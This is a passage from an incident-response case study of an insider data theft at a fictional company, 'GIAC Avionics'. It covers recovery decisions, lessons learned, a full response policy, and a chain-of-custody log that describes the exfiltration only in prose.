The recovery phase is designed to determine the best course of action to recover the system to its original state. After the investigation and removal of all evidence of the intrusion, CIRT had to decide whether or not the operating system and data on the Oracle server could be trusted. After all, the system they thought was air tight turned

out to be their first intrusion. If the decision is made to restore, CIRT needs to know where to find a good backup they know is clean (this could mean several weeks of lost data). The other alternative is to simply put the server back online.

After much deliberation, CIRT decided not to restore from a backup since the intrusion came from an employee taking advantage of the access he was granted. CIRTs decision not to restore was based on the eradication of the incursion during the eradication phase. The identification, containment, and eradication of the intrusion were acceptable to all members; therefore, CIRT had confidence the current condition of the Oracle server and environment was an acceptable risk over losing valuable data. CIRT had two requirements before the Oracle server could go back into production. First, the Information Security group upgraded and patched the Internet, Critical Network firewall, and the VPN firewall to Checkpoint Firewall-1/VPN-1 Next Generation. Second, a NESSUS and NMAP scan needed to be run against the Oracle server, Internet firewall, Critical Network firewall, VPN firewall, and the Internet router located at the corporate office. All other perimeter and critical servers would have the same procedure completed on them at a later date.

Once the incident is completed and CIRT closes the incident, there will be a complete upgrade of all perimeter and critical systems. After and during the upgrade processes, there is to be a vulnerability assessment run against any system installed into or granted access to the corporate network.

The following is the restore portion of the CIRT policy for GIAC Avionics:

5. Final actions
   (1) CIRT will coordinate with individual teams to return systems to normal operation. If the investigation is ongoing, the Information Security Officer and/or the VP of Information Services will decide to complete intrusion detection or maintain operations. CIRT will monitor the appropriate team securing the trusted backup, setup of the system and application services, and the system validation and monitoring/steps against future intrusion.

   (2) CIRT will conduct a follow up after action review and report of the intrusion according to the standards set out by CIRT. Significant events and recommendations should be recorded as well as activities to insure non-repetition of future events of this nature.

3.7 Lessons Learned

CIRT created the “lessons learned” phase to find better ways to correct issues which presented themselves during the intrusion. This phase may seem least important; however, it can prove to be the most critical part of an intrusion. By knowing what steps lacked readiness or failed makes the next intrusion response that much better. CIRT made it a requirement to have a complete after action report filed within 24 hours of the

intrusions closure. CIRT made this a requirement since the actions taken during the intrusion are not forgotten or mistaken.

The following is the portion the CIRT policy which deals with the lessons learned from the intrusion:

E. Reporting

1. As stated earlier, the CIRT leader will report the nature of the attack/intrusion as soon as possible to those needing to know. The CIRT member must report to the Information Security Officer with the following information: Date/Time of attack, classification of attack, and possible extent. Based on the information available, the Information Security Officer, after conferring with Senior Management, will decide on whether to continue operation and monitor the intrusion or actively counter the intrusion either by denying service or disconnecting or shutting down and restoring systems. The Information Security Officer will direct any periodic update reports based on discovered information and the reports significant to the incident and progress to the VP of Information Services.

2. At the conclusion of the incident, CIRT will conduct an after action review meeting to discuss the incident and to determine what current measures were adequate and what measures and actions need improvement. The final written version of this review will constitute the final report of the incident and be submitted to the Information Security Officer and VP of Information Services.

3. If the Information Security Officer determines that law enforcement agencies should be notified of the incident, the Information Security Officer will first obtain approval from the VP of Information Services before notifying the pertinent agencies.

There were several lessons learned after this intrusion. The following is a list of the lessons learned and the changes to the procedure due to this intrusion:

Lesson Learned	Change of procedure
The firewall was not up to date with the latest service pack.	As new patches or upgrades are released by the manufacture, the responsible department must test and install patches when needed.
Their perimeter is not as security as once thought.	Implementing a perimeter with layered firewall security with different firewall vendors needs to be designed.
The quarterly vulnerability scans showed port 259 open but nothing was done about it.	Every device currently attached or future installations of any network component included but not limited to, servers, routers, switches, hubs, workstations, printers, etc, must have a vulnerability scan completed. The results must be reviewed and

	sign off by the Information Security Officer and the VP of Information Services. All devices must receive a "Green Status" before the device is declared secure.
The vulnerability went unknown to the firewall administrators.	Each department is responsible for watching their systems for vulnerabilities. Information Security will be watching for all vulnerabilities. If vulnerability is located, the responsible department must apply the appropriate patch immediately.
An employee that had ROOT access to the system was not monitored.	Auditing of all critical service accounts will be conducted quarterly. Information Security will perform random audit checks.
If it were not for the email failure, this intrusion may have never been discovered.	Information Security will purchase and install a log consolidator for all logs generated throughout the organization. A report will be created from this device and emailed to each department head. Each department must review the report and act immediately if an intrusion is suspected.
A service not needed was allowed.	All services not required for job functions will be denied. Any service needed is to be approved by the Information Security Officer and VP of Information Services.

APPENDIX A
Computer Incident Response Policy

References from my parent company were used as research material for portions of the following policy; however, due to intellectual property policy restrictions enforced by the parent company I am unable to disclose the name. Any names, descriptions, and references pertaining to my parent company have been changed or removed to protect company confidentially.

Mission

GIAC Avionics uses networked communication resources to support its business practices. Incidents and the cost of business loss has continue to escalate; therefore, GIAC Avionics has implemented a security policy designed by CIRT (Computer Incident Response Team) to block unnecessary access to networks and computers, protect against unauthorized usage, malicious outside intrusion and inappropriate or damaging use by employees, independent contractors, agents, and other users. The CIRT policy is designed to improve the user security awareness and early detection and mitigation of security incidents to actions that can be taken to reduce the risk and drive down the cost of a security incident.

PURPOSE

This document outlines the actions that will be taken by the Computer Incident Response Team (CIRT) in response to attacks, misuse, and threats to the communication resources used by GIAC Avionics. Attacks, misuse, and/or threats include, but not limited to: viruses, worms, and Trojan horse detection, unauthorized use of computer accounts and computer systems, as well as complaints of improper use of Information Resources as outlined in the Email Policy, the Internet Policy, and the Acceptable Use Policy. As conditions dictate, CIRT will be responsible for:

1 Responding to incidents or suspected incidents utilizing an organized and formal investigative.
2 Conducting a bias free investigation.
3 Confirm or deny an intrusion or security incident actually occurred as quickly as possible.
4 Maintain confidentially of the incident to protect the organization from unnecessary exposure.
5 Protect privacy rights established by law and/or corporate policy.
6 Assessing the damage and scope of the incident.
7 Controlling and containing the incident.
8 Collecting and documenting all evidence related to an incident.
9 Maintaining a chain of custody.
10 Seeking additional resources as the situation dictates (internal and external).
11 Provide a liaison to communicate to law enforcement and legal authorities.

12 Provide management with incident-handling recommendations that are fully supported by facts.

A. Identification and Definition of an attack

An attack on any GIAC Avionics Communication Resource can be defined as unauthorized access, usage, virus, denial of service attack, repeated contact of an investigative nature or any attempt to map, define services, post files or control the function of a resource outside of normal business operation or without expressed written permission of the VP of Information Services or designated representative.

B. Incident Response Team organization

1. CIRT will consist of a team leader to lead the investigation and act as a liaison to management, typically the Information Security on-call personnel and members from the various departments associated with the intrusion. Each department will provide a representative as the primary contact for the Information Security Officer on an as-needed basis. The primary contact will be provided with significant elements of the intrusion on a need-to-know basis by the CIRT leader.

2. In the event of an intrusion, notifying the Information Security Officer or Information Security on-call is imperative. Department representatives may notify the proper contact via all communication alert procedures defined in the Alerting Policy and Procedures. The CIRT leader is responsible for informing the Support Center of the intrusion to minimize communication errors.

3. Access to the systems affected will be granted to CIRT by the department representative with the approval of the Information Security Officer on a case-by-case basis. Each access will be documented and reported to management along with changes made to the file structure or processes.

C. Incident Response Team Access

1. Authorization for backup/system access will be granted to CIRT by the representative of the Account Administration team with the approval of the Information Security Officer on a case-by-case basis. Each access will be documented and reported to Change Control along with the nature of any changes made to the file structure or processes.

2. In the event of an incident, maintaining chain of custody is critical when handling evidence. Evidence is only to be collected by the assigned CIRT member assigned to the department or the CIRT leader. All evidence collected must be logged by the collector in a blank notebook immediately. Any evidence which changed possession must be signed by the party providing the evidence and the receiver of the evidence to maintain the chain of custody.

D. Actions upon threat/attack

1. CIRT initial Actions:
   (1) Upon notification, the CIRT Leader will analyze all available information to categorize the intrusion or attack. Information collected including, but not limited to: what attacks used to gain unauthorized access, what systems were compromised, what was done after access was gained, what the intruder is currently doing, and when the intruder or the attack was stopped/eliminated.

   (2) When the CIRT leader becomes aware of the attack/intrusion, the CIR leader should report to the Information Security Officer with the following information: Date/Time of attack, classification of attack, and possible extent. Based on the available information, the Information Security Officer, after conferring with Senior Management, will decide on whether to continue operation and monitor the intrusion or actively counter the intrusion either by denying service or disconnecting or shutting down and restoring systems. The Information Security Officer will make periodic update reports based on discovered information and progress to the VP of Information Services.

   (3) The CIRT leader will communicate to the Support Center, other GIAC Avionics' management, team members and any other parties that need to be aware of the incident utilizing secure communication means whenever possible. Assigning additional personnel from various teams must be coordinated with the Information Security Officer.

2. Subsequent Actions
   (1) CIRT will begin collecting data and log files for analysis. All evidence must be retained on a non-rewritable CD-ROM for later review and possible use in legal proceedings when possible. Collection and retention of such data should be documented and personnel noted who had contact during the review process to maintain the chain of custody.

   (2) CIRT will inform the Information Security Officer of their findings as soon as possible. CIRT and the Information Security Officer will review evidence to determine what additional teams, users, vendor(s), etc. need to be notified based on the type of incident and the affected systems.

3. Attack Containment
   (1) CIRT will attempt to contain the intrusion or attack and determine which of the following actions to take based on the decision of the Information Services Security Officer or the VP of Information Services:
   (a) Isolate the affected systems
   (b) Isolate the affected network segment
   (c) Shut down the affected system
   (d) Disable system services

(e) Change passwords

(2) CIRT will monitor system and network activities to insure and verify that other systems are not compromised. The monitoring data will be distributed to the appropriate teams to allow restoration of files or transfer from backup data.

(3) CIRT will monitor other systems for the intrusion within the same network IP range or trusted domain, using the same common network services (DNS, FTP, HTTP, SMTP) and the same operating system, examining significant system logs to identify common symptoms with the affected systems.

(4) CIRT will coordinate with the appropriate teams to eliminate means of access and related vulnerabilities, assuming the worst. The appropriate team member responsible for devices under investigation will complete a review of the trusted files. The member may use any analysis tools deemed necessary to provide information pertaining to trusted cryptographic checksums, normal file size, and dates. The team members must report all findings to the CIRT team leader when the review is completed.

4. Information Control/Evidence Handling

(1) The Incident Report Form must be completed to preserve the information. The form must be completed with detailed information containing the name of the system, the date and time of each incident and any action taken. The member responsible for the affected system must record any communication and should include a paraphrased account of what was said, and who was notified. A record should be made of who specifically had access to the affected systems. Dissemination of the evidence collected during and after the investigation must be limited to only those with the need to know or to the CIRT personnel.

(2) CIRT will preserve evidence by first copying each file or system backup and archiving the original evidence onto read-only media (non-rewriteable CD-ROMs) and to a specific folder or volume that is protected from general access. CIRT will work only with copies of original data, limiting access only to specific CIRT team members, pertinent management personnel and law enforcement agencies. Evidence handling should be on a need to know basis, should be documented in a running log of each action taken and should be physically secure from any unauthorized access. For each incident, a "chain of custody" for evidence should list the sequence data was handled and logged, the location and time/date of transfer and who had contact or was informed of the contents of the data.

5. Final actions
   (1) CIRT will coordinate with individual teams to return systems to normal. If the attack investigation is ongoing, a decision to either complete intrusion detection or continue operations will be made by the VP of Information Services or above. CIRT should monitor the appropriate team securing a trusted backup, setup of system and application services, system validation and monitoring/steps against future intrusion.
   (2) CIRT will conduct a follow up and after action review conforming to the format set out by CIRT. Significant events and recommendations should be recorded as well as activities to insure non-repetition of future events of this nature.

E. Individual Team member responsibility upon notification

1. Information Security Officer - will report incidents as necessary to the VP of Information Services and other necessary GIAC Avionics management for team composition and responsibilities. Additional information will be disseminated to the client population as needed.

2. The CIRT Leader - will verify alert with Support Center or Operations Center and begin to collect data using CIRT Incident Report booklet. The CIRT Leader will alert the Information Security Officer as per the booklet criteria and confer on team size and plan of action. As additional personnel are needed, the CIRT Leader will contact them and brief each team member individually or in a group if possible, designating tasks to be assigned, and giving a deadline for each task.

3. Individual Team members - If selected for CIRT, each team member will report to the CIRT Leader completion of tasks assigned and not disclose the nature or substance of the CIRT without the expressed consent of the Information Security Officer or the CIRT Leader.

4. Authority to Act - CIRT has the responsibility to investigate and report any and all intrusions to existing systems, to document any affected systems, but not to disable or disconnect without the approval of the Information Security Officer or the VP of Information Services.

E. Reporting

1. As stated earlier, the CIRT Leader will report as soon as possible the nature of the attack/intrusion. He should report to the Information Security Officer with the following information: Date/Time of attack, classification of attack, and possible extent. Based on the available information, the Information Security Officer, after conferring with Senior Management, will decide on whether to continue operation and monitor the intrusion or actively counter the intrusion either by denying service or disconnecting or shutting down and restoring systems. The Information Security Officer should direct when

periodic update reports based on discovered information and report significant incidents and progress to the VP of Information Services.

2. At the conclusion of a reportable incident, the CIRT involved will conduct an After Action Review of the incident to determine what existing measures were adequate and what measures and actions need improvement. The final written version of this review should constitute the final report of the incident and be submitted to the Information Security Officer.

3. If the Information Security Officer determines that law enforcement agencies should be notified of the incident, the Information Security Officer will first obtain approval from the VP of Information Services before notifying the pertinent agencies.

F. Training

1. All CIRT members will familiarize themselves with the Carnegie Mellon University Security Improvement Module CMU/SEI-SIM-006 *Responding to Intrusions* in addition to any and all monitoring, forensic and investigative software obtained by GIAC Avionics for the conduct of investigations.
2. Additional training opportunities should be scheduled for CIRT members as well as quarterly review of all Investigations, intrusion attempts and security breaches.

G. Exceptions

1. Exceptions to this Policy can be made with written approval of the Chief Information Officer (CIO) of GIAC Avionics.

H. Definitions

1. Representative: Individuals within the GIAC Avionics Information Services Department responsible for supporting and maintaining GIAC Avionics Network and Communication Resources.
2. GIAC Avionics Information Security Officer: GIAC Avionics employee having authority and responsibility as defined by the GIAC Avionics CIO, to set, administer and enforce GIAC Avionics information security policies. GIAC Avionics Information Security Officer designees may include Information Services representatives, Support Center personnel or GIAC Avionics Security Analysts as appropriate. All GIAC Avionics Information Security Officer or designee requests should be initiated by contacting the GIAC Avionics Support Center.
3. GIAC Avionics Management: GIAC Avionics professionals including all GIAC Avionics Senior Management including Directors.
4. GIAC Avionics Network: All physical and logical connections providing connectivity between or within GIAC Avionics owned, leased or managed facilities. The GIAC Avionics Network includes, but is not limited to, all logical Intranets and Extranets as well as physical analog lines, leased lines, frame relay circuits, fiber optic cabling and premise wiring.

5. GIAC Avionics Senior Management: GIAC Avionics professionals in the positions of CEO, CIO, COO, President, Senior Vice-President and Vice-President.
6. GIAC Avionics: Any entity centrally supported by the GIAC Avionics Information Service Department.
7. Communication Resources: All physical and logical devices owned, leased or used pursuant to contractual rights by GIAC Avionics that have the ability to store, process or transmit data. Communication Resources include, but are not limited to, PCs, terminals, laptops, servers, mainframes, printers, faxes, copiers, modalities, telephone systems, PBXs, lab instruments, UPSs, network devices, storage media and back-up devices.
8. Software: Any executable file, application or utility designed to execute computer commands and access computer files, hardware or network resources.
9. Support Center: Centralized GIAC Avionics resource center responsible for ensuring that all calls related to Security, Communication Resource support (connectivity, IDs, moves/adds, procurement, etc.) and application support (IDs, software licensing, etc.) are logged and executed/resolved.
10. Users: GIAC Avionics employees, affiliates contractors, Third Party Vendors, and other approved users of GIAC Avionics Communication Resources.


APPENDIX B
Chain of Custody

Date	Time	Those Present	System ID	Function
8/14/01	12:12	Mike Blevins, senior system engineer of Core Systems with Information Services GIAC Avionics.	Oracle-DB	Located changes made to system printers under the user name ROOT.
8/14/01	12:46	Mike Blevins, senior system engineer of Core Systems with Information Services GIAC Avionics.	Oracle-DB	Located a script written by ROOT which was created to send the Oracle flat file to an Internet address (12.89.67.204).
8/14/01	13:04	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-IDS-01	Located an internal system (10.35.16.44) performing UDP scans against the firewall protecting the Oracle server (Oracle-DB) in the intrusion detection logs under HIGH PRIORITY.
8/14/01	13:07	Mike Blevins, senior system engineer of Core Systems with Information Services GIAC Avionics.	Oracle-DB	Located a crontab file created by Jack which had an entry that on a scheduled time would send the flat file via TFTP over port 259 to the 12.89.67.204 address.
8/14/01	13:08	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-IDS-01	Copied the IDS logs to a CD-ROM
8/14/01	13:12	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-CN-FW-01	Located an internal system (10.35.16.44) sending UDP packets to the Oracle-DB on the firewall logs protecting the Oracle-DB (10.98.12.211).
8/14/01	13:15	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-CN-FW-01	Copied the IDS logs to a CD-ROM
8/14/01	13:28	Mike Blevins, senior system engineer of Core Systems with Information Services GIAC Avionics.	Oracle-DB	Copied the IDS logs to a CD-ROM
8/14/01	14:02	Mike Blevins, senior system engineer of Core Systems with Information Services GIAC Avionics, and Pete Security, senior security engineer with Information Security GIAC Avionics.	Oracle-DB	Mike Blevins, senior system engineer of Core Systems with Information Services GIAC Avionics gave Pete Security, senior security engineer with Information Security GIAC Avionics the CD-ROM containing all evidence of the intrusion.
8/14/01	14:02	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-CN-FW-01	Located an internal system (10.35.16.44) sending UDP packets to 12.89.67.204 on the firewall protecting the Internal Network from the Internet (10.240.8.201).
8/14/01	14:28	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-CN-FW-01	Copied the IDS logs to a CD-ROM
8/14/01	14:39	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-PC-145	Located a Tripwire report which was generated and sent

				automatically to the Information Security mailbox.
8/14/01	14:51	Pete Security, senior security engineer with Information Security GIAC Avionics	GIAC-PC-145	Copied the IDS logs to a CD-ROM
8/14/01	15:25	Pete Security, senior security engineer with Information Security GIAC Avionics, and Rob Smith, Information Security Officer with Information Security GIAC Avionics	N/A	Pete Security, senior security engineer with Information Security GIAC Avionics gave Rob Smith, Information Security Officer with Information Security GIAC Avionics the CD-ROMs created with all logs of the investigation.
8/14/01	19:07	Pete Security, senior security engineer with Information Security GIAC Avionics, Jack Gunner, sergeant of physical security with GIAC Avionics, and Officer Sam Golf, chief investigator with Seattle Police.	GIAC-PC-403	Arrive at Terry Hacker's desk to retrieve the PC and take it to the Information Security lab for investigation.
8/14/01	19:11	Pete Security, senior security engineer with Information Security GIAC Avionics, Jack Gunner, sergeant of physical security with GIAC Avionics, and Officer Sam Golf, chief investigator with Seattle Police.	GIAC-PC-403	Pete Security, senior security engineer with Information Security GIAC Avionics carried the PC to the Information Security lab located in the Data Center (104 Technology Drive).
8/14/01	19:19	Pete Security, senior security engineer with Information Security GIAC Avionics, Jack Gunner, sergeant of physical security with GIAC Avionics	GIAC-PC-403	Pete Security, senior security engineer with Information Security GIAC Avionics created a copy of Terry Hacker's PC using ENCASE software.
8/14/01	20:34	Pete Security, senior security engineer with Information Security GIAC Avionics, Rob Smith, Information Security Officer with Information Security GIAC Avionics, Jack Gunner, sergeant of physical security with GIAC Avionics, and Officer Sam Golf, chief investigator with Seattle Police	GIAC-PC-403	Pete Security, senior security engineer with Information Security GIAC Avionics investigated the entire hard drive for evidence of the intrusion. No conclusive evidence was located; however, several tools (NMAP, SuperScan, TFTP server/client, and FTP server/client) were found.
8/14/01	20:38	Pete Security, senior security engineer with Information Security GIAC Avionics, Rob Smith, Information Security Officer with Information Security GIAC Avionics, Jack Gunner, sergeant of physical security with GIAC Avionics, and Officer Sam Golf, chief investigator with Seattle Police	GIAC-PC-403	Rob Smith, Information Security Officer with Information Security GIAC Avionics stored the copied hard drive in a box in a locked cabinet in his office.
8/14/01	20:59	Pete Security, senior security engineer with Information Security GIAC Avionics, Rob Smith, Information Security Officer with Information Security GIAC Avionics, Jack Gunner, sergeant of physical security with GIAC Avionics, and Officer Sam Golf, chief investigator with Seattle Police	GIAC-PC-403	Rob Smith, Information Security Officer with Information Security GIAC Avionics signed over the PC (GIAC-PC-403)and CD-ROMs containing logs from the Internet firewall (10.240.8.201), Critical Network firewall (10.98.12.211), intrusion

				detection server (10.207.59.163), Tripwire, and Oracle server to Officer Sam Golf with the local police.

APPENDIX C
Timeline of the Incident Response



REFERENCES

Wood, Charles Cresson. Information Security Polices Made Easy, Volume 7. Sausalito Baseline Software, Inc., 1999

Mandia, Kevin and Prosise, Chris. Incident Response, Investigating Computer Crime. Berkeley The McGraw-Hill Companies., 2001

The SANS Institute. "Incident Handling Step by Step", Version 1.5
May 1998

Checkpoint Inc. "RDP Communication Vulnerability"
February 12, 2002
http://www.checkpoint.com/techsupport/alerts/rdp.html#addendum1

Inside Security, "Inside Security GmbH Vulnerability Notification, Revision 1.6"
July 14, 2001
http://www.inside-security.de/fw1_rdp.html

CERT® Coordination Center. "CERT® Advisory CA-2001-17 Check Point RDP Bypass Vulnerability"
July 12, 2001
http://www.cert.org/advisories/CA-2001-17.html

The Shmoo Group. "Check Point FireWall-1 RDP Bypass Vulnerability"
July 10, 2001
http://www.shmoo.com/mail/fw1/jul01/msg00050.shtml

Security.com, "FW-1 RDP Vulnerability Proof of Concept Code"
July 14, 2001
http://www.security.nnov.ru/search/document.asp?docid=1831

Beyond Security, "Check Point FireWall-1 RDP Bypass Vulnerability"
September 7, 2001
http://www.securiteam.com/securitynews/5YP012K4UU.html